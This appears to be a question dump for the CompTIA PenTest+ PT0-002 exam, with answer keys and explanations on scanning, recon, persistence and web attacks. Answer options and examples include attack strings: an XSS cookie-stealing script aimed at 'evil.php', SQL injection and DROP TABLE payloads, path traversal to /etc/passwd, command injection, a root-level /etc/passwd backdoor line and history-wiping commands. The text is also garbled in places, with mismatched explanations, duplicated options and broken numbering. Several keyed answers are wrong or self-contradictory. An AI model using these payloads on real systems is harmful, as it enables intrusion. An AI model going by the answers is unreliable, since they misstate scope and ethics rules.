

# CompTIA

## Exam Questions PT0-002

CompTIA PenTest+ Certification Exam



#### NEW QUESTION 1

Deconfliction is necessary when the penetration test:

- A. determines that proprietary information is being stored in cleartext.
- B. occurs during the monthly vulnerability scanning.
- C. uncovers indicators of prior compromise over the course of the assessment.
- D. proceeds in parallel with a criminal digital forensic investigation.

**Answer: C**

#### Explanation:

This will then enable the PenTest to continue so that additional issues can be found, exploited, and analyzed.

#### NEW QUESTION 2

A penetration tester will be performing a vulnerability scan as part of the penetration test on a client's website. The tester plans to run several Nmap scripts that probe for vulnerabilities while avoiding detection. Which of the following Nmap options will the penetration tester MOST likely utilize?

- A. -8 -T0
- B. --script "http\*vuln\*"
- C. -sn
- D. -O -A

**Answer: B**

#### Explanation:

Nmap is a tool that can perform network scanning and enumeration by sending packets to hosts and analyzing their responses. The command Nmap -p 445 -n -T4 --open 172.21.0.0/16 would scan for SMB port 445 over a /16 network with the following options:

- -p 445 specifies the port number to scan.
- -n disables DNS resolution, which can speed up the scan by avoiding unnecessary queries.
- -T4 sets the timing template to aggressive, which increases the speed of the scan by sending packets faster and waiting less for responses.
- --open only shows hosts that have open ports, which can reduce the output and focus on relevant results.

The other commands are not optimal for scanning SMB port 445 over a /16 network when stealth is not a concern and the task is time sensitive.

#### NEW QUESTION 3

A penetration tester is trying to restrict searches on Google to a specific domain. Which of the following commands should the penetration tester consider?

- A. inurl:
- B. link:
- C. site:
- D. intitle:

**Answer: C**

#### Explanation:

The site: command can be used to restrict searches on Google to a specific domain. For example, site:company.com will return only results from the company.com domain. This can help the penetration tester to find information or pages related to the target domain.

#### NEW QUESTION 4

A penetration tester is reviewing the following DNS reconnaissance results for comptia.org from dig: comptia.org. 3569 IN MX comptia.org-mail.protection.outlook.com. comptia.org. 3569 IN A 3.219.13.186.

comptia.org.

3569 IN NS ns1.comptia.org. comptia.org. 3569 IN SOA haven. administrator.comptia.org. comptia.org. 3569 IN MX new.mx0.comptia.org. comptia.org. 3569 IN MX new.mx1.comptia.org.

Which of the following potential issues can the penetration tester identify based on this output?

- A. At least one of the records is out of scope.
- B. There is a duplicate MX record.
- C. The NS record is not within the appropriate domain.
- D. The SOA records outside the comptia.org domain.

**Answer: A**

#### NEW QUESTION 5

A software development team is concerned that a new product's 64-bit Windows binaries can be deconstructed to the underlying code. Which of the following tools can a penetration tester utilize to help the team gauge what an attacker might see in the binaries?

- A. Immunity Debugger
- B. OllyDbg
- C. GDB
- D. Drozer

**Answer: A**

#### Explanation:

Immunity Debugger is a tool that can be used to deconstruct 64-bit Windows binaries and see the underlying code. Immunity Debugger is a powerful debugger that

integrates with Python and allows users to write their own scripts and plugins. It can be used for reverse engineering, malware analysis, vulnerability research, and exploit development

**NEW QUESTION 6**

A penetration tester is evaluating a company's network perimeter. The tester has received limited information about defensive controls or countermeasures, and limited internal knowledge of the testing exists. Which of the following should be the FIRST step to plan the reconnaissance activities?

- A. Launch an external scan of netblocks.
- B. Check WHOIS and netblock records for the company.
- C. Use DNS lookups and dig to determine the external hosts.
- D. Conduct a ping sweep of the company's netblocks.

**Answer:** C

**NEW QUESTION 7**

A client wants a security assessment company to perform a penetration test against its hot site. The purpose of the test is to determine the effectiveness of the defenses that protect against disruptions to business continuity. Which of the following is the MOST important action to take before starting this type of assessment?

- A. Ensure the client has signed the SOW.
- B. Verify the client has granted network access to the hot site.
- C. Determine if the failover environment relies on resources not owned by the client.
- D. Establish communication and escalation procedures with the client.

**Answer:** A

**Explanation:**

The statement of work (SOW) is a document that defines the scope, objectives, deliverables, and timeline of a penetration testing engagement. It is important to have the client sign the SOW before starting the assessment to avoid any legal or contractual issues.

**NEW QUESTION 8**

A company recently moved its software development architecture from VMs to containers. The company has asked a penetration tester to determine if the new containers are configured correctly against a DDoS attack. Which of the following should a tester perform first?

- A. Test the strength of the encryption settings.
- B. Determine if security tokens are easily available.
- C. Perform a vulnerability check against the hypervisor.
- D. .Scan the containers for open ports.

**Answer:** D

**Explanation:**

The first step that a tester should perform to determine if the new containers are configured correctly against a DDoS attack is to scan the containers for open ports. Open ports are entry points for network communication and can expose services or applications that may be vulnerable to DDoS attacks. Scanning the containers for open ports can help the tester identify which services or applications are running on the containers, and which ones may need to be secured or disabled to prevent DDoS attacks. Scanning the containers for open ports can also help the tester discover any unauthorized or malicious services or applications that may have been installed on the containers by previous attackers or compromised containers. Scanning the containers for open ports can be done by using tools such as Nmap, which can perform network scanning and enumeration by sending packets to hosts and analyzing their responses<sup>1</sup>. The other options are not the first steps that a tester should perform to determine if the new containers are configured correctly against a DDoS attack. Testing the strength of the encryption settings is not relevant to DDoS attacks, as encryption does not prevent or mitigate DDoS attacks, but rather protects data confidentiality and integrity. Determining if security tokens are easily available is not relevant to DDoS attacks, as security tokens are used for authentication and authorization, not for preventing or mitigating DDoS attacks. Performing a vulnerability check against the hypervisor is not relevant to DDoS attacks, as the hypervisor is not directly exposed to network traffic, but rather manages the virtual machines or containers that run on it.

**NEW QUESTION 9**

A penetration tester opened a reverse shell on a Linux web server and successfully escalated privileges to root. During the engagement, the tester noticed that another user logged in frequently as root to perform work tasks. To avoid disrupting this user's work, which of the following is the BEST option for the penetration tester to maintain root-level persistence on this server during the test?

- A. Add a web shell to the root of the website.
- B. Upgrade the reverse shell to a true TTY terminal.
- C. Add a new user with ID 0 to the /etc/passwd file.
- D. Change the password of the root user and revert after the test.

**Answer:** C

**Explanation:**

The best option for the penetration tester to maintain root-level persistence on this server during the test is to add a new user with ID 0 to the /etc/passwd file. This will allow the penetration tester to use the same user account as the other user, but with root privileges, meaning that it won't disrupt the other user's work. This can be done by adding a new line with the username and the numerical user ID 0 to the /etc/passwd file. For example, if the username for the other user is "johndoe", the line to add would be "johndoe:x:0:0:John Doe:/root:/bin/bash". After the user is added, the penetration tester can use the "su" command to switch to the new user and gain root privileges.

**NEW QUESTION 10**

An assessor wants to use Nmap to help map out a stateful firewall rule set. Which of the following scans will the assessor MOST likely run?

- A. nmap 192.168.0.1/24
- B. nmap 192.168.0.1/24

- C. nmap -oG 192.168.0.1/24
- D. nmap 192.168.0.1/24

**Answer:** A

#### NEW QUESTION 10

Which of the following is the MOST effective person to validate results from a penetration test?

- A. Third party
- B. Team leader
- C. Chief Information Officer
- D. Client

**Answer:** B

#### NEW QUESTION 12

A penetration tester created the following script to use in an engagement:

```
#!/usr/bin/python

import socket

ports = [21,22,23,25,80,139,443,445,3306,3389]

if len(sys.argv) == 2:
    target = socket.gethostbyname(sys.argv[1])
else:
    print("Few arguments.")
    print("Syntax: python {} <>".format(sys.argv[0]))
    sys.exit()

try:
    for port in ports:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(2)
        result = s.connect_ex((target,port))
        if result == 0:
            print("Port {} is opened".format(port))

except KeyboardInterrupt:
    print("Exiting...")
    sys.exit()
```

However, the tester is receiving the following error when trying to run the script:

```
$ python script.py 192.168.0.1
Traceback (most recent call last):
  File "script.py", line 7, in <module>
    if len(sys.argv) == 2:
NameError: name 'sys' is not defined
```

Which of the following is the reason for the error?

- A. The sys variable was not defined.
- B. The argv variable was not defined.
- C. The sys module was not imported.
- D. The argv module was not imported.

**Answer:** C

#### Explanation:

The sys module is a built-in module in Python that provides access to system-specific parameters and functions, such as command-line arguments, standard input/output, and exit status. The sys module must be imported before it can be used in a script, otherwise an error will occur. The script uses the sys.argv variable, which is a list that contains the command-line arguments passed to the script. However, the script does not import the sys module at the beginning, which causes the error "NameError: name 'sys' is not defined". To fix this error, the script should include the statement "import sys" at the top. The other options are not valid reasons for the error.

#### NEW QUESTION 14

Which of the following expressions in Python increase a variable val by one (Choose two.)

- A. val++
- B. +val
- C. val=(val+1)
- D. ++val
- E. val=val++
- F. val+=1

**Answer:** CF

**Explanation:**

In Python, there are two ways to increase a variable by one: using the assignment operator (=) with an arithmetic expression, or using the augmented assignment operator (+=). The expressions `val=(val+1)` and `val+=1` both achieve this goal. The expressions `val++` and `++val` are not valid in Python, as there is no increment operator. The expressions `+val` and `val=val++` do not change the value of `val`.

<https://pythonguides.com/increment-and-decrement-operators-in-python/>

**NEW QUESTION 15**

Which of the following would a company's hunt team be MOST interested in seeing in a final report?

- A. Executive summary
- B. Attack TTPs
- C. Methodology
- D. Scope details

**Answer:** B

**NEW QUESTION 18**

A company hired a penetration tester to do a social-engineering test against its employees. Although the tester did not find any employees' phone numbers on the company's website, the tester has learned the complete phone catalog was published there a few months ago.

In which of the following places should the penetration tester look FIRST for the employees' numbers?

- A. Web archive
- B. GitHub
- C. File metadata
- D. Underground forums

**Answer:** A

**NEW QUESTION 20**

Which of the following is the MOST important information to have on a penetration testing report that is written for the developers?

- A. Executive summary
- B. Remediation
- C. Methodology
- D. Metrics and measures

**Answer:** B

**Explanation:**

The most important information to have on a penetration testing report that is written for the developers is remediation. Remediation is the process of fixing or mitigating the vulnerabilities or issues that were discovered during the penetration testing. Remediation should include specific recommendations, best practices, and resources to help the developers improve the security of their applications.

**NEW QUESTION 22**

A security company has been contracted to perform a scoped insider-threat assessment to try to gain access to the human resources server that houses PII and salary data. The penetration testers have been given an internal network starting position.

Which of the following actions, if performed, would be ethical within the scope of the assessment?

- A. Exploiting a configuration weakness in the SQL database
- B. Intercepting outbound TLS traffic
- C. Gaining access to hosts by injecting malware into the enterprise-wide update server
- D. Leveraging a vulnerability on the internal CA to issue fraudulent client certificates
- E. Establishing and maintaining persistence on the domain controller

**Answer:** B

**NEW QUESTION 27**

A penetration tester is assessing a wireless network. Although monitoring the correct channel and SSID, the tester is unable to capture a handshake between the clients and the AP. Which of the following attacks is the MOST effective to allow the penetration tester to capture a handshake?

- A. Key reinstallation
- B. Deauthentication
- C. Evil twin
- D. Replay

**Answer:** B

**Explanation:**

Deauth will make the client connect again

**NEW QUESTION 32**

A penetration tester has gained access to a network device that has a previously unknown IP range on an interface. Further research determines this is an always-on VPN tunnel to a third-party supplier.

Which of the following is the BEST action for the penetration tester to take?



- A. Utilize the tunnel as a means of pivoting to other internal devices.
- B. Disregard the IP range, as it is out of scope.
- C. Stop the assessment and inform the emergency contact.
- D. Scan the IP range for additional systems to exploit.

**Answer:** D

#### NEW QUESTION 36

Which of the following should a penetration tester do NEXT after identifying that an application being tested has already been compromised with malware?

- A. Analyze the malware to see what it does.
- B. Collect the proper evidence and then remove the malware.
- C. Do a root-cause analysis to find out how the malware got in.
- D. Remove the malware immediately.
- E. Stop the assessment and inform the emergency contact.

**Answer:** E

#### Explanation:

Stopping the assessment and informing the emergency contact is the best thing to do next after identifying that an application being tested has already been compromised with malware. This is because continuing the assessment might interfere with an ongoing investigation or compromise evidence collection. The emergency contact is the person designated by the client who should be notified in case of any critical issues or incidents during the penetration testing engagement.

#### NEW QUESTION 39

A penetration tester initiated the transfer of a large data set to verify a proof-of-concept attack as permitted by the ROE. The tester noticed the client's data included PII, which is out of scope, and immediately stopped the transfer. Which of the following MOST likely explains the penetration tester's decision?

- A. The tester had the situational awareness to stop the transfer.
- B. The tester found evidence of prior compromise within the data set.
- C. The tester completed the assigned part of the assessment workflow.
- D. The tester reached the end of the assessment time frame.

**Answer:** A

#### Explanation:

Situational awareness is the ability to perceive and understand the environment and events around oneself, and to act accordingly. The penetration tester demonstrated situational awareness by stopping the transfer of PII, which was out of scope and could have violated the ROE or legal and ethical principles. The other options are not relevant to the situation or the decision of the penetration tester.

#### NEW QUESTION 42

A penetration tester completed a vulnerability scan against a web server and identified a single but severe vulnerability. Which of the following is the BEST way to ensure this is a true positive?

- A. Run another scanner to compare.
- B. Perform a manual test on the server.
- C. Check the results on the scanner.
- D. Look for the vulnerability online.

**Answer:** B

#### NEW QUESTION 47

After gaining access to a Linux system with a non-privileged account, a penetration tester identifies the following file:

```
-rwxrwxrwx  1 root    root          915 Mar  6 2020 /scripts/daily_log_backup.sh
```

Which of the following actions should the tester perform FIRST?

- A. Change the file permissions.
- B. Use privilege escalation.
- C. Cover tracks.
- D. Start a reverse shell.

**Answer:** B

#### Explanation:

The file `/scripts/daily_log_backup.sh` has permissions set to `777`, meaning that anyone can read, write, or execute the file. Since it's owned by the root user and the penetration tester has access to the system with a non-privileged account, this could be a potential avenue for privilege escalation. In a penetration test, after finding such a file, the tester would likely want to explore it and see if it can be leveraged to gain higher privileges. This is often done by inserting malicious code or commands into the script if it's being executed with higher privileges, such as root in this case.

#### NEW QUESTION 50

A penetration tester was conducting a penetration test and discovered the network traffic was no longer reaching the client's IP address. The tester later discovered the SOC had used sinkholing on the penetration tester's IP address. Which of the following BEST describes what happened?

- A. The penetration tester was testing the wrong assets
- B. The planning process failed to ensure all teams were notified
- C. The client was not ready for the assessment to start

D. The penetration tester had incorrect contact information

**Answer:** B

**Explanation:**

Sinkholing is a technique used by security teams to redirect malicious or unwanted network traffic to a controlled destination, such as a black hole or a honeypot. This can help prevent or mitigate attacks, analyze malware behavior, or isolate infected hosts. If the SOC used sinkholing on the penetration tester's IP address, it means that they detected the tester's activity and blocked it from reaching the client's network. This indicates that the planning process failed to ensure all teams were notified about the penetration testing engagement, which could have avoided this situation.

**NEW QUESTION 51**

Appending string values onto another string is called:

- A. compilation
- B. connection
- C. concatenation
- D. conjunction

**Answer:** C

**Explanation:**

Concatenation is the term used to describe the process of appending string values onto another string. In Python, concatenation can be done using the + operator, such as "Hello" + "World" = "HelloWorld".

**NEW QUESTION 52**

A penetration tester is starting an assessment but only has publicly available information about the target company. The client is aware of this exercise and is preparing for the test.

Which of the following describes the scope of the assessment?

- A. Partially known environment testing
- B. Known environment testing
- C. Unknown environment testing
- D. Physical environment testing

**Answer:** C

**NEW QUESTION 56**

When accessing the URL `http://192.168.0-1/validate/user.php`, a penetration tester obtained the following output:

```
..d index: eid in /apache/www/validate/user.php line 12
..d index: uid in /apache/www/validate/user.php line 13
..d index: pw in /apache/www/validate/user.php line 14
..d index: acl in /apache/www/validate/user.php line 15
```

- A. Lack of code signing
- B. Incorrect command syntax
- C. Insufficient error handling
- D. Insecure data transmission

**Answer:** C

**Explanation:**

The most probable cause for this output is insufficient error handling, which is a coding flaw that occurs when a program does not handle errors or exceptions properly or gracefully. Insufficient error handling can result in unwanted or unexpected behavior, such as crashes, hangs, or leaks. In this case, the output shows that the program is displaying warning messages that indicate undefined indexes in the `user.php` file. These messages reveal the names of the variables and the file path that are used by the program, which can expose sensitive information or clues to an attacker. The program should have implemented error handling mechanisms, such as try-catch blocks, error logging, or sanitizing output, to prevent these messages from being displayed or to handle them appropriately. The other options are not plausible causes for this output. Lack of code signing is a security flaw that occurs when a program does not have a digital signature that verifies its authenticity and integrity. Incorrect command syntax is a user error that occurs when a command is entered with wrong or missing parameters or options. Insecure data transmission is a security flaw that occurs when data is sent over a network without encryption or protection.

**NEW QUESTION 58**

Which of the following BEST explains why a penetration tester cannot scan a server that was previously scanned successfully?

- A. The IP address is wrong.
- B. The server is unreachable.
- C. The IP address is on the blocklist.
- D. The IP address is on the allow list.

**Answer:** C

**Explanation:**

for why a penetration tester cannot scan a server that was previously scanned successfully is that the IP address is on the blocklist. Blocklists are used to prevent malicious actors from scanning servers, and if the IP address of the server is on the blocklist, the scanning process will be blocked.

**NEW QUESTION 62**

Which of the following is the BEST resource for obtaining payloads against specific network infrastructure products?

- A. Exploit-DB
- B. Metasploit
- C. Shodan
- D. Retina

**Answer:** A

**Explanation:**

"Exploit Database (ExploitDB) is a repository of exploits for the purpose of public security, and it explains what can be found on the database. The ExploitDB is a very useful resource for identifying possible weaknesses in your network and for staying up to date on current attacks occurring in other networks"

Exploit-DB is a website that collects and archives exploits for various software and hardware products, including network infrastructure devices. Exploit-DB allows users to search for exploits by product name, vendor, type, platform, CVE number, or date. Exploit-DB is a useful resource for obtaining payloads against specific network infrastructure products. Metasploit is a framework that contains many exploits and payloads, but it is not a resource for obtaining them. Shodan is a search engine that scans the internet for devices and services, but it does not provide exploits or payloads. Retina is a vulnerability scanner that identifies weaknesses in network devices, but it does not provide exploits or payloads.

**NEW QUESTION 67**

Penetration tester who was exclusively authorized to conduct a physical assessment noticed there were no cameras pointed at the dumpster for company. The penetration tester returned at night and collected garbage that contained receipts for recently purchased networking :. The models of equipment purchased are vulnerable to attack. Which of the following is the most likely next step for the penetration?

- A. Alert the target company of the discovered information.
- B. Verify the discovered information is correct with the manufacturer.
- C. Scan the equipment and verify the findings.
- D. Return to the dumpster for more information.

**Answer:** C

**Explanation:**

The most likely next step for the penetration tester is to scan the equipment and verify the findings, which is a process of using tools or techniques to probe or test the target equipment for vulnerabilities or weaknesses that can be exploited. Scanning and verifying the findings can help the penetration tester confirm that the models of equipment purchased are vulnerable to attack, and identify the specific vulnerabilities or exploits that affect them. Scanning and verifying the findings can also help the penetration tester prepare for the next steps of the assessment, such as exploiting or reporting the vulnerabilities. Scanning and verifying the findings can be done by using tools such as Nmap, which can scan hosts and networks for ports, services, versions, OS, or other information<sup>1</sup>, or Metasploit, which can exploit hosts and networks using various payloads or modules<sup>2</sup>. The other options are not likely next steps for the penetration tester. Alerting the target company of the discovered information is not a next step, but rather a final step, that involves reporting the findings and recommendations to the client after completing the assessment. Verifying the discovered information with the manufacturer is not a next step, as it may not provide accurate or reliable information about the vulnerabilities or exploits that affect the equipment, and it may also alert the manufacturer or the client of the assessment. Returning to the dumpster for more information is not a next step, as it may not yield any more useful or relevant information than what was already collected from the receipts.

**NEW QUESTION 68**

A penetration tester writes the following script:

```
#!/bin/bash
network= '10.100.100'
ports= '22 23 80 443'

for x in {1..254};
do (nc -zv $network.$x $ports );
done
```

Which of the following is the tester performing?

- A. Searching for service vulnerabilities
- B. Trying to recover a lost bind shell
- C. Building a reverse shell listening on specified ports
- D. Scanning a network for specific open ports

**Answer:** D

**Explanation:**

-z zero-I/O mode [used for scanning]

-v verbose

example output of script:

\* 10.1.1.1 : inverse host lookup failed: Unknown host (UNKNOWN) [10.0.0.1] 22 (ssh) open

(UNKNOWN) [10.0.0.1] 23 (telnet) : Connection timed out <https://unix.stackexchange.com/questions/589561/what-is-nc-z-used-for>

**NEW QUESTION 71**

A penetration tester discovers during a recent test that an employee in the accounting department has been making changes to a payment system and redirecting money into a personal bank account. The penetration test was immediately stopped. Which of the following would be the BEST recommendation to prevent this type of activity in the future?

- A. Enforce mandatory employee vacations
- B. Implement multifactor authentication
- C. Install video surveillance equipment in the office
- D. Encrypt passwords for bank account information

**Answer:** A

**Explanation:**



If the employee already works in the accounting department, MFA will not stop their actions because they'll already have access by virtue of their job. Enforcing mandatory employee vacations is the best recommendation to prevent this type of activity in the future, as it will make it harder for an employee to conceal fraudulent transactions or unauthorized changes to a payment system. Mandatory employee vacations are a form of internal control that requires employees to take time off from work periodically and have their duties performed by someone else. This can help detect errors, irregularities, or frauds committed by employees who might otherwise have exclusive access or control over certain processes or systems.

**NEW QUESTION 74**

PCI DSS requires which of the following as part of the penetration-testing process?

- A. The penetration tester must have cybersecurity certifications.
- B. The network must be segmented.
- C. Only externally facing systems should be tested.
- D. The assessment must be performed during non-working hours.

**Answer: B**

**NEW QUESTION 76**

A tester who is performing a penetration test on a website receives the following output:

Warning: mysql\_fetch\_array() expects parameter 1 to be resource, boolean given in /var/www/search.php on line 62

Which of the following commands can be used to further attack the website?

- A. `<script>var adr= '../evil.php?test=' + escape(document.cookie);</script>`
- B. `../../../../../../../../etc/passwd`
- C. `/var/www/html/index.php;whoami`
- D. `1 UNION SELECT 1, DATABASE(),3-`

**Answer: D**

**NEW QUESTION 80**

A penetration tester gains access to a system and establishes persistence, and then runs the following commands:

```
cat /dev/null > temp
```

```
touch -r .bash_history temp mv temp .bash_history
```

Which of the following actions is the tester MOST likely performing?

- A. Redirecting Bash history to /dev/null
- B. Making a copy of the user's Bash history for further enumeration
- C. Covering tracks by clearing the Bash history
- D. Making decoy files on the system to confuse incident responders

**Answer: C**

**Explanation:**

The commands are used to clear the Bash history file of the current user, which records the commands entered in the terminal. The first command redirects /dev/null (a special file that discards any data written to it) to temp, which creates an empty file named temp. The second command changes the timestamp of temp to match that of .bash\_history (the hidden file that stores the Bash history). The third command renames temp to .bash\_history, which overwrites the original file with an empty one. This effectively erases any trace of the commands executed by the user.

**NEW QUESTION 82**

A security engineer identified a new server on the network and wants to scan the host to determine if it is running an approved version of Linux and a patched version of Apache. Which of the following commands will accomplish this task?

- A. `nmap -f -sV -p80 192.168.1.20`
- B. `nmap -sS -sL -p80 192.168.1.20`
- C. `nmap -A -T4 -p80 192.168.1.20`
- D. `nmap -O -v -p80 192.168.1.20`

**Answer: C**

**Explanation:**

This command will scan the host 192.168.1.20 on port 80 using the following options:

- -A: This option enables OS detection, version detection, script scanning, and traceroute. This will help to determine if the host is running an approved version of Linux and a patched version of Apache, as well as other information about the host and the network path.
- -T4: This option sets the timing template to aggressive, which speeds up the scan by increasing the number of parallel probes, reducing the timeouts, and assuming faster responses.
- -p80: This option specifies the port to scan, which is 80 in this case. Port 80 is commonly used for HTTP services, such as Apache web server.

**NEW QUESTION 87**

An organization wants to identify whether a less secure protocol is being utilized on a wireless network. Which of the following types of attacks will achieve this goal?

- A. Protocol negotiation
- B. Packet sniffing
- C. Four-way handshake
- D. Downgrade attack

**Answer: D**

**Explanation:**

A downgrade attack is a type of attack that exploits a vulnerability in the protocol negotiation process between a client and a server to force them to use a less secure protocol than they originally intended. A downgrade attack can be used to identify whether a less secure protocol is being utilized on a wireless network by intercepting and modifying the messages exchanged during the protocol negotiation phase, such as the association request and response frames, and making the client and the server agree on a weaker protocol, such as WEP or WPA, instead of a stronger one, such as WPA2 or WPA3. A downgrade attack can also enable the attacker to perform other attacks, such as cracking the encryption keys or capturing the network traffic, more easily by taking advantage of the weaknesses of the less secure protocol. A downgrade attack can be performed by using tools such as Airededdon, which is a multi-use bash script for Linux systems to audit wireless networks<sup>1</sup>.

**NEW QUESTION 90**

A penetration-testing team needs to test the security of electronic records in a company's office. Per the terms of engagement, the penetration test is to be conducted after hours and should not include circumventing the alarm or performing destructive entry. During outside reconnaissance, the team sees an open door from an adjoining building. Which of the following would be allowed under the terms of the engagement?

- A. Prying the lock open on the records room
- B. Climbing in an open window of the adjoining building
- C. Presenting a false employee ID to the night guard
- D. Obstructing the motion sensors in the hallway of the records room

**Answer:** B

**Explanation:**

The terms of engagement state that the penetration test should not include circumventing the alarm or performing destructive entry, which rules out options A and D. Option C is also not allowed, as it involves social engineering, which is not part of the scope. Option B is the only one that does not violate the terms of engagement, as it uses an open door from an adjoining building to gain access to the records room. This can help the penetration tester to test the physical security of the electronic records without breaking any rules.

**NEW QUESTION 92**

A penetration tester found several critical SQL injection vulnerabilities during an assessment of a client's system. The tester would like to suggest mitigation to the client as soon as possible.

Which of the following remediation techniques would be the BEST to recommend? (Choose two.)

- A. Closing open services
- B. Encryption users' passwords
- C. Randomizing users' credentials
- D. Users' input validation
- E. Parameterized queries
- F. Output encoding

**Answer:** DE

**Explanation:**

SQL injection is a type of attack that exploits a vulnerability in a web application that allows an attacker to execute malicious SQL statements on a database server. SQL injection can result in data theft, data corruption, authentication bypass, or command execution. To mitigate SQL injection vulnerabilities, the following remediation techniques are recommended:

- Users' input validation: This involves checking and sanitizing the user input before passing it to the database server. Input validation can prevent malicious or unexpected input from reaching the database server and causing harm. Input validation can be done by using whitelists, blacklists, regular expressions, or escaping mechanisms.
- Parameterized queries: This involves using placeholders or parameters for user input instead of concatenating it with the SQL statement. Parameterized queries can separate the user input from the SQL logic and prevent it from being interpreted as part of the SQL statement. Parameterized queries can be implemented by using prepared statements, stored procedures, or frameworks that support them. The other options are not relevant or effective remediation techniques for SQL injection vulnerabilities.

**NEW QUESTION 96**

Which of the following documents must be signed between the penetration tester and the client to govern how any provided information is managed before, during, and after the engagement?

- A. MSA
- B. NDA
- C. SOW
- D. ROE

**Answer:** B

**NEW QUESTION 99**

Which of the following is the MOST common vulnerability associated with IoT devices that are directly connected to the Internet?

- A. Unsupported operating systems
- B. Susceptibility to DDoS attacks
- C. Inability to network
- D. The existence of default passwords

**Answer:** A

**NEW QUESTION 102**

A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset ($_POST ['item']))[  
    echo shell_exec ("/http/www/cgi-bin/queryitem ".$_POST ['item']);  
}
```

Which of the following combinations of tools would the penetration tester use to exploit this script?

- A. Hydra and crunch
- B. Netcat and cURL
- C. Burp Suite and DIRB
- D. Nmap and OWASP ZAP

**Answer: B**

#### NEW QUESTION 105

A large client wants a penetration tester to scan for devices within its network that are Internet facing. The client is specifically looking for Cisco devices with no authentication requirements. Which of the following settings in Shodan would meet the client's requirements?

- A. "cisco-ios" "admin+1234"
- B. "cisco-ios" "no-password"
- C. "cisco-ios" "default-passwords"
- D. "cisco-ios" "last-modified"

**Answer: B**

#### NEW QUESTION 110

A company that develops embedded software for the automobile industry has hired a penetration-testing team to evaluate the security of its products prior to delivery. The penetration-testing team has stated its intent to subcontract to a reverse-engineering team capable of analyzing binaries to develop proof-of-concept exploits. The software company has requested additional background investigations on the reverse-engineering team prior to approval of the subcontract. Which of the following concerns would BEST support the software company's request?

- A. The reverse-engineering team may have a history of selling exploits to third parties.
- B. The reverse-engineering team may use closed-source or other non-public information feeds for its analysis.
- C. The reverse-engineering team may not instill safety protocols sufficient for the automobile industry.
- D. The reverse-engineering team will be given access to source code for analysis.

**Answer: A**

#### NEW QUESTION 112

Which of the following OSSTM testing methodologies should be used to test under the worst conditions?

- A. Tandem
- B. Reversal
- C. Semi-authorized
- D. Known environment

**Answer: D**

#### Explanation:

The OSSTM testing methodology that should be used to test under the worst conditions is known environment, which is a testing approach that assumes that the tester has full knowledge of the target system or network, such as its architecture, configuration, vulnerabilities, or defenses. A known environment testing can simulate a worst-case scenario, where an attacker has gained access to sensitive information or insider knowledge about the target, and can exploit it to launch more sophisticated or targeted attacks. A known environment testing can also help identify the most critical or high-risk areas of the target, and provide recommendations for improving its security posture. The other options are not OSSTM testing methodologies that should be used to test under the worst conditions. Tandem is a testing approach that involves two testers working together on the same target, one as an attacker and one as a defender, to simulate a realistic attack scenario and evaluate the effectiveness of the defense mechanisms. Reversal is a testing approach that involves switching roles between the tester and the client, where the tester acts as a defender and the client acts as an attacker, to assess the security awareness and skills of the client. Semi-authorized is a testing approach that involves giving partial or limited authorization or access to the tester, such as a user account or a network segment, to simulate an attack scenario where an attacker has compromised a legitimate user or device.

#### NEW QUESTION 113

A penetration tester obtained the following results after scanning a web server using the dirb utility:

```
...  
GENERATED WORDS: 4612  
---  
Scanning URL: http://10.2.10.13/ ---  
+  
http://10.2.10.13/about (CODE:200|SIZE:1520)  
+  
http://10.2.10.13/home.html (CODE:200|SIZE:214)  
+  
http://10.2.10.13/index.html (CODE:200|SIZE:214)  
+  
http://10.2.10.13/info (CODE:200|SIZE:214)  
...
```

DOWNLOADED: 4612 – FOUND: 4

Which of the following elements is MOST likely to contain useful information for the penetration tester?

- A. index.html
- B. about
- C. info
- D. home.html

**Answer:** B

**Explanation:**

The element /about is most likely to contain useful information for the penetration tester, as it may reveal details about the website's owner, purpose, history, contact information, etc. This information can be used for further reconnaissance, social engineering, or identifying potential vulnerabilities.

**NEW QUESTION 115**

A software company has hired a penetration tester to perform a penetration test on a database server. The tester has been given a variety of tools used by the company's privacy policy. Which of the following would be the BEST to use to find vulnerabilities on this server?

- A. OpenVAS
- B. Nikto
- C. SQLmap
- D. Nessus

**Answer:** C

**NEW QUESTION 120**

A penetration tester conducted an assessment on a web server. The logs from this session show the following:

`http://www.thecompanydomain.com/servicestatus.php?serviceID=892&serviceID=892 ' ; DROP TABLE SERVICES; -`

Which of the following attacks is being attempted?

- A. Clickjacking
- B. Session hijacking
- C. Parameter pollution
- D. Cookie hijacking
- E. Cross-site scripting

**Answer:** C

**NEW QUESTION 123**

A company recruited a penetration tester to configure wireless IDS over the network. Which of the following tools would BEST test the effectiveness of the wireless IDS solutions?

- A. Aircrack-ng
- B. Wireshark
- C. Wifite
- D. Kismet

**Answer:** A

**Explanation:**

Aircrack-ng is a suite of tools that allows the penetration tester to test the effectiveness of the wireless IDS solutions by performing various attacks on wireless networks, such as cracking WEP and WPA keys, capturing and injecting packets, deauthenticating clients, or creating fake access points. Aircrack-ng can also generate different types of traffic and signatures that can trigger the wireless IDS alerts or responses, such as ARP requests, EAPOL frames, or beacon frames.

**NEW QUESTION 128**

During the assessment of a client's cloud and on-premises environments, a penetration tester was able to gain ownership of a storage object within the cloud environment using the..... premises credentials. Which of the following best describes why the tester was able to gain access?

- A. Federation misconfiguration of the container
- B. Key mismanagement between the environments
- C. IaaS failure at the provider
- D. Container listed in the public domain

**Answer:** A

**Explanation:**

The best explanation for why the tester was able to gain access to the storage object within the cloud environment using the on-premises credentials is federation misconfiguration of the container. Federation is a process that allows users to access multiple systems or services with a single set of credentials, by using a trusted third-party service that authenticates and authorizes the users. Federation can enable seamless integration between cloud and on-premises environments, but it can also introduce security risks if not configured properly. Federation misconfiguration of the container can allow an attacker to access the storage object with the on-premises credentials, if the container trusts the on-premises identity provider without verifying its identity or scope. The other options are not valid explanations for why the tester was able to gain access to the storage object within the cloud environment using the on-premises credentials. Key mismanagement between the environments is not relevant to this issue, as it refers to a different scenario involving encryption keys or access keys that are used to protect or access data or resources in cloud or on-premises environments. IaaS failure at the provider is not relevant to this issue, as it refers to a different scenario involving infrastructure as a service (IaaS), which is a cloud service model that provides virtualized computing resources over the internet. Container listed in the public domain is not relevant to this issue, as it refers to a different scenario involving container visibility or accessibility from public networks or users.

**NEW QUESTION 129**

A company has recruited a penetration tester to conduct a vulnerability scan over the network. The test is confirmed to be on a known environment. Which of the following would be the BEST option to identify a system properly prior to performing the assessment?



- A. Asset inventory
- B. DNS records
- C. Web-application scan
- D. Full scan

**Answer:** A

#### NEW QUESTION 131

